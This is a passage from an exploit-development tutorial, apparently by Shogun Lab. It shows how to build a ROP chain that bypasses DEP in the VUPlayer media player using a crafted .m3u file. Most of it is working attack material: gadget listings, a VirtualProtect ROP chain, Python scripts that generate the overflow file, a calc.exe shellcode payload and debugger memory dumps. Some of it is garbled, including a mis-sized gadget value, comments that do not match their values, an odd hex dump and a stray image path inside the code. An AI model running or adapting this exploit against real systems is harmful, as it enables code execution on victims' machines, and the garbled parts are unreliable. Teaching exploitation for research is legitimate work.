0x1003971f (RVA : 0x0003971f) : # INC EDI # RETN    ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
0x10037023 (RVA : 0x00037023) : # INC EDI # RETN    ** [BASS.dll] ** | ascii {PAGE_EXECUTE_READWRITE}
0x100382a7 (RVA : 0x000382a7) : # INC EDI # RETN    ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
0x10035bab (RVA : 0x00035bab) : # INC EDI # RETN    ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
0x100363af (RVA : 0x000363af) : # INC EDI # RETN    ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
0x10035f17 (RVA : 0x00035f17) : # INC EDI # RETN    ** [BASS.dll] ** | ascii {PAGE_EXECUTE_READWRITE}
0x10036eb3 (RVA : 0x00036eb3) : # INC EDI # RETN    ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
0x100382b7 (RVA : 0x000382b7) : # INC EDI # RETN    ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
0x1003751f (RVA : 0x0003751f) : # INC EDI # RETN    ** [BASS.dll] ** | ascii {PAGE_EXECUTE_READWRITE}
0x1003829f (RVA : 0x0003829f) : # INC EDI # RETN    ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
0x10038b3f (RVA : 0x00038b3f) : # INC EDI # RETN    ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
0x100371c3 (RVA : 0x000371c3) : # INC EDI # RETN    ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
0x100361c7 (RVA : 0x000361c7) : # INC EDI # RETN    ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
0x10038463 (RVA : 0x00038463) : # INC EDI # RETN    ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
0x10038a8f (RVA : 0x00038a8f) : # INC EDI # ADD EBP,EDI # RETN ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
0x100370bb (RVA : 0x000370bb) : # INC EDI # RETN    ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
0x10037867 (RVA : 0x00037867) : # INC EDI # RETN    ** [BASS.dll] ** | ascii {PAGE_EXECUTE_READWRITE}
0x10036b6b (RVA : 0x00036b6b) : # INC EDI # RETN    ** [BASS.dll] ** | ascii {PAGE_EXECUTE_READWRITE}
0x10037df3 (RVA : 0x00037df3) : # INC EDI # RETN    ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
0x10039cf3 (RVA : 0x00039cf3) : # INC EDI # RETN    ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
0x100360fb (RVA : 0x000360fb) : # INC EDI # RETN    ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
[ dec edx ]
0x10035189 (RVA : 0x00035189) : # DEC EDX # RETN    ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
0x100211a3 (RVA : 0x000211a3) : # DEC EDX # INC ECX # RETN ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
0x10021193 (RVA : 0x00021193) : # DEC EDX # INC ECX # RETN ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
[ dec ebp ]
0x106017e6 (RVA : 0x000017e6) : # DEC EBP # RETN    ** [BASSMIDI.dll] ** | {PAGE_EXECUTE_READWRITE}
0x1060180a (RVA : 0x0000180a) : # DEC EBP # RETN    ** [BASSMIDI.dll] ** | ascii {PAGE_EXECUTE_READWRITE}
0x106018b2 (RVA : 0x000018b2) : # DEC EBP # RETN    ** [BASSMIDI.dll] ** | {PAGE_EXECUTE_READWRITE}
0x106016af (RVA : 0x000016af) : # DEC EBP # RETN    ** [BASSMIDI.dll] ** | {PAGE_EXECUTE_READWRITE}
0x106017f2 (RVA : 0x000017f2) : # DEC EBP # RETN    ** [BASSMIDI.dll] ** | {PAGE_EXECUTE_READWRITE}
0x10601817 (RVA : 0x00001817) : # DEC EBP # RETN    ** [BASSMIDI.dll] ** | ascii {PAGE_EXECUTE_READWRITE}
0x106017da (RVA : 0x000017da) : # DEC EBP # RETN    ** [BASSMIDI.dll] ** | {PAGE_EXECUTE_READWRITE}
0x106018ef (RVA : 0x000018ef) : # DEC EBP # RETN    ** [BASSMIDI.dll] ** | {PAGE_EXECUTE_READWRITE}
0x106018fd (RVA : 0x000018fd) : # DEC EBP # RETN    ** [BASSMIDI.dll] ** | {PAGE_EXECUTE_READWRITE}
0x106017fe (RVA : 0x000017fe) : # DEC EBP # RETN    ** [BASSMIDI.dll] ** | {PAGE_EXECUTE_READWRITE}

```

First let's place a value into EBP for a call to **PUSHAD** at the end:

```

0x10010157, # POP EBP # RETN [BASS.dll]
0x10010157, # skip 4 bytes [BASS.dll]

```

Here, put the dwSize 0x201 by performing a negate instruction and place the value into EAX then move the result into EBX with the following instructions:

```

0x10015f77, # POP EAX # RETN [BASS.dll]
0xffffdfff, # Value to negate, will become 0x0000201
0x10014db4, # NEG EAX # RETN [BASS.dll]
0x10032f72, # XCHG EAX,EBX # RETN 0x00 [BASS.dll]

```

Then, we'll put the flNewProtect 0x40 into EAX then move the result into EDX with the following instructions:

```

0x10015f82, # POP EAX # RETN [BASS.dll]
0xffffffc0, # Value to negate, will become 0x0000040
0x10014db4, # NEG EAX # RETN [BASS.dll]
0x10038a6d, # XCHG EAX,EDX # RETN [BASS.dll]

```

Next, let's place our writable location (any valid writable location will do) into ECX for **lpflOldProtect**.

```
0x101049ec, # POP ECX # RETN [BASSWMA.dll]
0x101082db, # &Writable location [BASSWMA.dll]
```

Then, we get some values into the EDI and ESI registers for a PUSHAD call later:

```
0x1001621c, # POP EDI # RETN [BASS.dll]
0x1001dc05, # RETN (ROP NOP) [BASS.dll]
0x10604154, # POP ESI # RETN [BASSMIDI.dll]
0x10101c02, # JMP [EAX] [BASSWMA.dll]
```

Finally, we set up the call to the VirtualProtect() function by placing the address of VirtualProtect (0x1060e25c) in EAX:

```
0x10015fe7, # POP EAX # RETN [BASS.dll]
0x1060e25c, # ptr to &VirtualProtect() [IAT BASSMIDI.dll]
```

Then, all that's left to do is push the registers with our VirtualProtect() argument values to the stack with a handy PUSHAD then pivot to the stack with a JMP ESP:

```
0x1001d7a5, # PUSHAD # RETN [BASS.dll]
0x10022aa7, # ptr to 'jmp esp' [BASS.dll]
```

PUSHAD will place the register values on the stack in the following order: EAX, ECX, EDX, EBX, original ESP, EBP, ESI, and EDI. If you'll recall, this means that the stack will look something like this with the ROP gadgets we used to setup the appropriate registers:

```
| EDI (0x1001dc05) |
| ESI (0x10101c02) |
| EBP (0x10010157) |
=====
VirtualProtect() Function Call args on stack
| ESP (0x0012ecf0) | ← lpAddress [JMP ESP + NOPS + shellcode]
| 0x201 | ← dwSize
| 0x40 | ← flNewProtect
| &WritableLocation (0x101082db) | ← lpflOldProtect
| &VirtualProtect (0x1060e25c) | ← VirtualProtect() call
=====
```

Now our stack will be setup to correctly call the VirtualProtect() function! The top param hosts our shellcode location which we want to make executable, we are giving it the ESP register value pointing to the stack where our shellcode resides. After that it's the dwSize of 0x201 bytes. Then, we have the memory protection value of 0x40 for flNewProtect. Then, it's the valid writable location of 0x101082db for lpflOldProtect. Finally, we have the address for our VirtualProtect() function call at 0x1060e25c.

With the JMP ESP instruction, EIP will point to the VirtualProtect() call and we will have succeeded in making our shellcode payload executable. Then, it will slide down a NOP sled into our shellcode which will now work beautifully!

Updating Exploit Script with ROP Chain

It's time now to update our Python exploit script with the ROP chain we just discussed, you can see the script here:

vuplayer_rop_poc4.py

```
import struct

BUF_SIZE = 3000

def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        0x10010157, # POP EBP # RETN [BASS.dll]
        0x10010157, # skip 4 bytes [BASS.dll]
        0x10015f77, # POP EAX # RETN [BASS.dll]
        0xffffffff, # Value to negate, will become 0x00000201
        0x10014db4, # NEG EAX # RETN [BASS.dll]
        0x10032f72, # XCHG EAX,EBX # RETN 0x00 [BASS.dll]
        0x10015f82, # POP EAX # RETN [BASS.dll]
        0xffffffffc0, # Value to negate, will become 0x00000040
        0x10014db4, # NEG EAX # RETN [BASS.dll]
        0x10038a6d, # XCHG EAX,EDX # RETN [BASS.dll]
        0x101049ec, # POP ECX # RETN [BASSWMA.dll]
        0x101082db, # &Writable location [BASSWMA.dll]
        0x1001621c, # POP EDI # RETN [BASS.dll]
        0x1001dc05, # RETN (ROP NOP) [BASS.dll]
        0x10604154, # POP ESI # RETN [BASSMIDI.dll]
        0x10101c02, # JMP [EAX] [BASSWMA.dll]
        0x10015fe7, # POP EAX # RETN [BASS.dll]
        0x1060e25c, # ptr to &VirtualProtect() [IAT BASSMIDI.dll]
        0x1001d7a5, # PUSHAD # RETN [BASS.dll]
        0x10022aa7, # ptr to 'jmp esp' [BASS.dll]
    ]

    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

junk = "A"*1012

rop_chain = create_rop_chain()

eip = struct.pack('<L',0x10601033) # RETN (BASSMIDI.dll)

nops = "\x90"*16

shellcode = "\xCC"*200

exploit = junk + eip + rop_chain + nops + shellcode
```

```

fill = "\x43" * (BUF_SIZE - len(exploit))

buf = exploit + fill

print "[+] Creating .m3u file of size "+ str(len(buf))

file = open('vuplayer-dep.m3u','w');
file.write(buf);
file.close();

print "[+] Done creating the file"

```

We added the ROP chain in a function called `create_rop_chain()` and we have our mock shellcode to verify if the ROP chain did its job. Go ahead and run the script then restart VUPlayer in Immunity Debug. Drag and drop the file to see a glorious INT3 instruction get executed!

The screenshot shows the Immunity Debugger interface. The top pane displays a memory dump of the process, where every instruction from address 0012ED05 to 0012ED38 is an INT3 instruction. The bottom pane shows a hex dump of the file 'vuplayer-dep.m3u', which contains a large amount of shellcode (hexadecimal data) and ASCII characters.

Address	Hex	dump	ASCII
00510000	00 00 00 00	F1 85 4F 00	...:30.
00510001	00 10 40 00	00 10 40 00	...:30.
00510002	00 10 40 00	00 10 40 00	...:30.
00510003	00 13 40 00	90 13 40 00	...:30.
00510004	00 13 40 00	00 47 40 00	...:30.
00510005	00 47 40 00	C0 47 40 00	...:30.
00510006	00 58 40 00	E0 58 40 00	...:30.
00510007	00 59 40 00	A0 59 40 00	...:30.
00510008	00 5A 40 00	60 5A 40 00	...:30.
00510009	00 5A 40 00	20 5A 40 00	...:30.
0051000A	00 82 40 00	00 82 40 00	...:30.
0051000B	00 83 40 00	90 83 40 00	...:30.
0051000C	00 8C 40 00	00 8C 40 00	...:30.
0051000D	00 90 40 00	C0 90 40 00	...:30.
0051000E	00 9E 40 00	80 9E 40 00	...:30.
0051000F	00 9E 40 00	40 9E 40 00	...:30.
00510010	00 9F 40 00	00 9F 40 00	...:30.
00510011	00 9F 40 00	E0 9F 40 00	...:30.
00510012	00 9E 40 00	00 9E 40 00	...:30.
00510013	00 9E 40 00	40 9E 40 00	...:30.
00510014	00 9E 40 00	80 9E 40 00	...:30.
00510015	00 9E 40 00	C0 9E 40 00	...:30.
00510016	00 9E 40 00	00 9E 40 00	...:30.
00510017	00 9E 40 00	40 9E 40 00	...:30.
00510018	00 9E 40 00	80 9E 40 00	...:30.
00510019	00 9E 40 00	C0 9E 40 00	...:30.
0051001A	00 9E 40 00	00 9E 40 00	...:30.
0051001B	00 9E 40 00	40 9E 40 00	...:30.
0051001C	00 9E 40 00	80 9E 40 00	...:30.
0051001D	00 9E 40 00	C0 9E 40 00	...:30.
0051001E	00 9E 40 00	00 9E 40 00	...:30.
0051001F	00 9E 40 00	40 9E 40 00	...:30.
00510020	00 9E 40 00	80 9E 40 00	...:30.
00510021	00 9E 40 00	C0 9E 40 00	...:30.
00510022	00 9E 40 00	00 9E 40 00	...:30.
00510023	00 9E 40 00	40 9E 40 00	...:30.
00510024	00 9E 40 00	80 9E 40 00	...:30.
00510025	00 9E 40 00	C0 9E 40 00	...:30.
00510026	00 9E 40 00	00 9E 40 00	...:30.
00510027	00 9E 40 00	40 9E 40 00	...:30.
00510028	00 9E 40 00	80 9E 40 00	...:30.
00510029	00 9E 40 00	C0 9E 40 00	...:30.
0051002A	00 9E 40 00	00 9E 40 00	...:30.
0051002B	00 9E 40 00	40 9E 40 00	...:30.
0051002C	00 9E 40 00	80 9E 40 00	...:30.
0051002D	00 9E 40 00	C0 9E 40 00	...:30.
0051002E	00 9E 40 00	00 9E 40 00	...:30.
0051002F	00 9E 40 00	40 9E 40 00	...:30.
00510030	00 9E 40 00	80 9E 40 00	...:30.
00510031	00 9E 40 00	C0 9E 40 00	...:30.
00510032	00 9E 40 00	00 9E 40 00	...:30.
00510033	00 9E 40 00	40 9E 40 00	...:30.
00510034	00 9E 40 00	80 9E 40 00	...:30.
00510035	00 9E 40 00	C0 9E 40 00	...:30.
00510036	00 9E 40 00	00 9E 40 00	...:30.
00510037	00 9E 40 00	40 9E 40 00	...:30.
00510038	00 9E 40 00	80 9E 40 00	...:30.
00510039	00 9E 40 00	C0 9E 40 00	...:30.
0051003A	00 9E 40 00	00 9E 40 00	...:30.
0051003B	00 9E 40 00	40 9E 40 00	...:30.

[12:42:56] INT3 command at 0012ED04

You can also inspect the process memory to see the ROP chain layout:

```
0012EC84 41414141 AAAA
0012EC88 41414141 AAAA
0012EC8C 41414141 AAAA
0012EC90 41414141 AAAA
0012EC94 77745AEC @Ztw ntdll.77745AEC
0012EC98 75A71B70 p+2u KERNELBA.75A71B70
0012EC9C FFFFFFFF
0012ECA0 0012ECC4 -w+.
0012ECA4 0012ECC8 5w+.
0012ECA8 00000040 @...
0012ECAC 101082DB |e> BASSWMA.101082DB
0012ECB0 1001DC05 +@> BASS.1001DC05
0012ECB4 10101C02 @L> BASSWMA.10101C02
0012ECB8 0012ECD4 5w+.
0012ECBC 75A71B47 G+2u KERNELBA.75A71B47
0012ECC0 FFFFFFFF
0012ECC4 0012E000 .x+.
0012ECC8 00001000 .>..
0012ECCC 00000040 @...
0012ECD0 101082DB |e> BASSWMA.101082DB
0012ECD4 10010157 W000 BASS.10010157
0012ECD8 10010157 W000 BASS.10010157
0012ECC0 0012ECF0 3w+.
0012ECE0 00000201 @0..
0012ECE4 00000040 @...
0012ECE8 101082DB |e> BASSWMA.101082DB
0012ECEC 1060E25C \> <&KERNEL32.VirtualProtect>
0012ECF0 10022AA7 2*00 BASS.10022AA7
0012ECF4 90909090 EEEE
0012ECF8 90909090 EEEE
0012ECFC 90909090 EEEE
0012ED00 90909090 EEEE
0012ED04 CCCCCCCC |F|F|F|F|
0012ED08 CCCCCCCC |F|F|F|F|
0012ED0C CCCCCCCC |F|F|F|F|
```

Now, sub in an actual payload, I'll be using a vanilla calc.exe payload. You can view the updated script below:

vuplayer_rop_poc5.py

```
import struct

BUF_SIZE = 3000

def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        0x10010157, # POP EBP # RETN [BASS.dll]
        0x10010157, # skip 4 bytes [BASS.dll]
        0x10015f77, # POP EAX # RETN [BASS.dll]
        0xffffffff, # Value to negate, will become 0x00000201
        0x10014db4, # NEG EAX # RETN [BASS.dll]
        0x10032f72, # XCHG EAX,EBX # RETN 0x00 [BASS.dll]
        0x10015f82, # POP EAX # RETN [BASS.dll]
        0xffffffffc0, # Value to negate, will become 0x00000040
        0x10014db4, # NEG EAX # RETN [BASS.dll]
        0x10038a6d, # XCHG EAX,EDX # RETN [BASS.dll]
        0x101049ec, # POP ECX # RETN [BASSWMA.dll]
        0x101082db, # &Writable location [BASSWMA.dll]
        0x1001621c, # POP EDI # RETN [BASS.dll]
        0x1001dc05, # RETN (ROP NOP) [BASS.dll]
        0x10604154, # POP ESI # RETN [BASSMIDI.dll]
        0x10101c02, # JMP [EAX] [BASSWMA.dll]
        0x10015fe7, # POP EAX # RETN [BASS.dll]
        0x1060e25c, # ptr to &VirtualProtect() [IAT BASSMIDI.dll]
        0x1001d7a5, # PUSHAD # RETN [BASS.dll]
        0x10022aa7, # ptr to 'jmp esp' [BASS.dll]
```

```

]
return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

junk = "A"*1012

rop_chain = create_rop_chain()

eip = struct.pack('<L', 0x10601033) # RETN (BASSMIDI.dll)

nops = "\x90"*16

shellcode = ("\xbb\xc7\x16\xe0\xde\xda\xcc\xd9\x74\x24\xf4\x58\x2b\xc9\xb1"
"\x33\x83\xc0\x04\x31\x58\x0e\x03\x9f\x18\x02\x2b\xe3\xcd\x4b"
"\xd4\x1b\x0e\x2c\x5c\xfe\x3f\x7e\x3a\x8b\x12\x4e\x48\xd9\x9e"
"\x25\x1c\xc9\x15\x4b\x89\xfe\x9e\xe6\xef\x31\x1e\xc7\x2f\x9d"
"\xdc\x49\xcc\xdf\x30\xaa\xed\x10\x45\xab\x2a\x4c\xa6\xf9\xe3"
"\x1b\x15\xee\x80\x59\xa6\x0f\x47\xd6\x96\x77\xe2\x28\x62\xc2"
"\xed\x78\xdb\x59\xa5\x60\x57\x05\x16\x91\xb4\x55\x6a\xd8\xb1"
"\xae\x18\xdb\x13\xff\xe1\xea\x5b\xac\xdf\xc3\x51\xac\x18\xe3"
"\x89\xdb\x52\x10\x37\xdc\xa0\x6b\xe3\x69\x35\xcb\x60\xc9\x9d"
"\xea\xa5\x8c\x56\xe0\x02\xda\x31\xe4\x95\x0f\x4a\x10\x1d\xae"
"\x9d\x91\x65\x95\x39\xfa\x3e\xb4\x18\xa6\x91\xc9\x7b\x0e\x4d"
"\x6c\xf7\xbc\x9a\x16\x5a\xaa\x5d\x9a\xe0\x93\x5e\xa4\xea\xb3"
"\x36\x95\x61\x5c\x40\x2a\xa0\x19\xbe\x60\xe9\x0b\x57\x2d\x7b"
"\x0e\x3a\xce\x51\x4c\x43\x4d\x50\x2c\xb0\x4d\x11\x29\xfc\xc9"
"\xc9\x43\x6d\xbc\xed\xf0\x8e\x95\x8d\x97\x1c\x75\x7c\x32\xa5"
"\x1c\x80")

exploit = junk + eip + rop_chain + nops + shellcode

fill = "\x43" * (BUF_SIZE - len(exploit))

buf = exploit + fill


print "[+] Creating .m3u file of size "+ str(len(buf))

file = open('vuplayer-dep.m3u', 'w');
file.write(buf);
file.close();

print "[+] Done creating the file"

```

Run the final exploit script to generate the m3u file, restart VUPlayer in Immunity Debug and voila! We have a calc.exe!



Also, if you are lucky then Mona will auto-generate a complete ROP chain for you in the rop_chains.txt file from the !mona rop command (which is what I used). But, it's important to understand how these chains are built line by line before you go automating everything!

```

rop_chains - Notepad
File Edit Format View Help
*** [ Python ] ***

def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        0x10015f77, # POP EAX # RETN [BASS.dll]
        0x10109270, # ptr to &virtualProtect() [IAT BASSWMA.dll]
        0x1001eaf1, # MOV EAX,DWORD PTR DS:[EAX] # RETN [BASS.dll]
        0x10030950, # XCHG EAX,ESI # RETN [BASS.dll]
        0x1000f927, # POP EBP # RETN [BASS.dll]
        0x1000d0ff, # & jmp esp [BASS.dll]
        0x1000fdd2, # POP EBX # RETN [BASS.dll]
        0x00000201, # 0x00000201-> ebx
        0x1004041c, # POP EDX # RETN [BASS.dll]
        0x00000040, # 0x00000040-> edx
        0x10002f3a, # POP ECX # RETN [BASS.dll]
        0x10108810, # &writable location [BASSWMA.dll]
        0x1001dc04, # POP EDI # RETN [BASS.dll]
        0x1000396b, # RETN (ROP NOP) [BASS.dll]
        0x10015f77, # POP EAX # RETN [BASS.dll]
        0x90909090, # nop
        0x1001d7a5, # PUSHAD # RETN [BASS.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()
  
```

Resources, Final Thoughts and Feedback

Congrats on building your first ROP chain! It's pretty tricky to get your head around at first, but all it takes is a little time to digest, some solid assembly programming knowledge and a bit of familiarity with the Windows OS. When you get the essentials under your belt, these more advanced exploit techniques become easier to handle. If you found anything to be unclear or you have some recommendations then send me a message on Twitter ([@shogun_lab](#)). I also encourage you to take a look at some additional tutorials on ROP and the developer docs for the various Windows OS memory protection functions. See you next time in Part 6!

お疲れ様でした。



Tutorials

- [\[FuzzySecurity\] Part 7: Return Oriented Programming](#)
- [\[Corelan\] Exploit writing tutorial part 10 : Chaining DEP with ROP – the Rubik's\[TM\] Cube](#)

Research

- [\[Rapid7\] Return Oriented Programming \(ROP\) Exploits Explained](#)
- [\[Microsoft\] VirtualProtect function](#)
- [\[Microsoft\] Virtual Memory Functions](#)

Shogun Lab | 将軍ラボ

Shogun Lab | 将軍ラボ
steven@shogunlab.com

 [shogunlab](#)
 [shogunlab](#)
 [shogun_lab](#)

Shogun Lab does application vulnerability research to help organizations identify flaws in their software before malicious hackers do.

The Shogun Lab logo is under a [CC Attribution-NonCommercial-NoDerivatives 4.0 International License](#) by Steven Patterson and is a derivative of "Samurai" by Simon Child, under a [CC Attribution 3.0 U.S. License](#).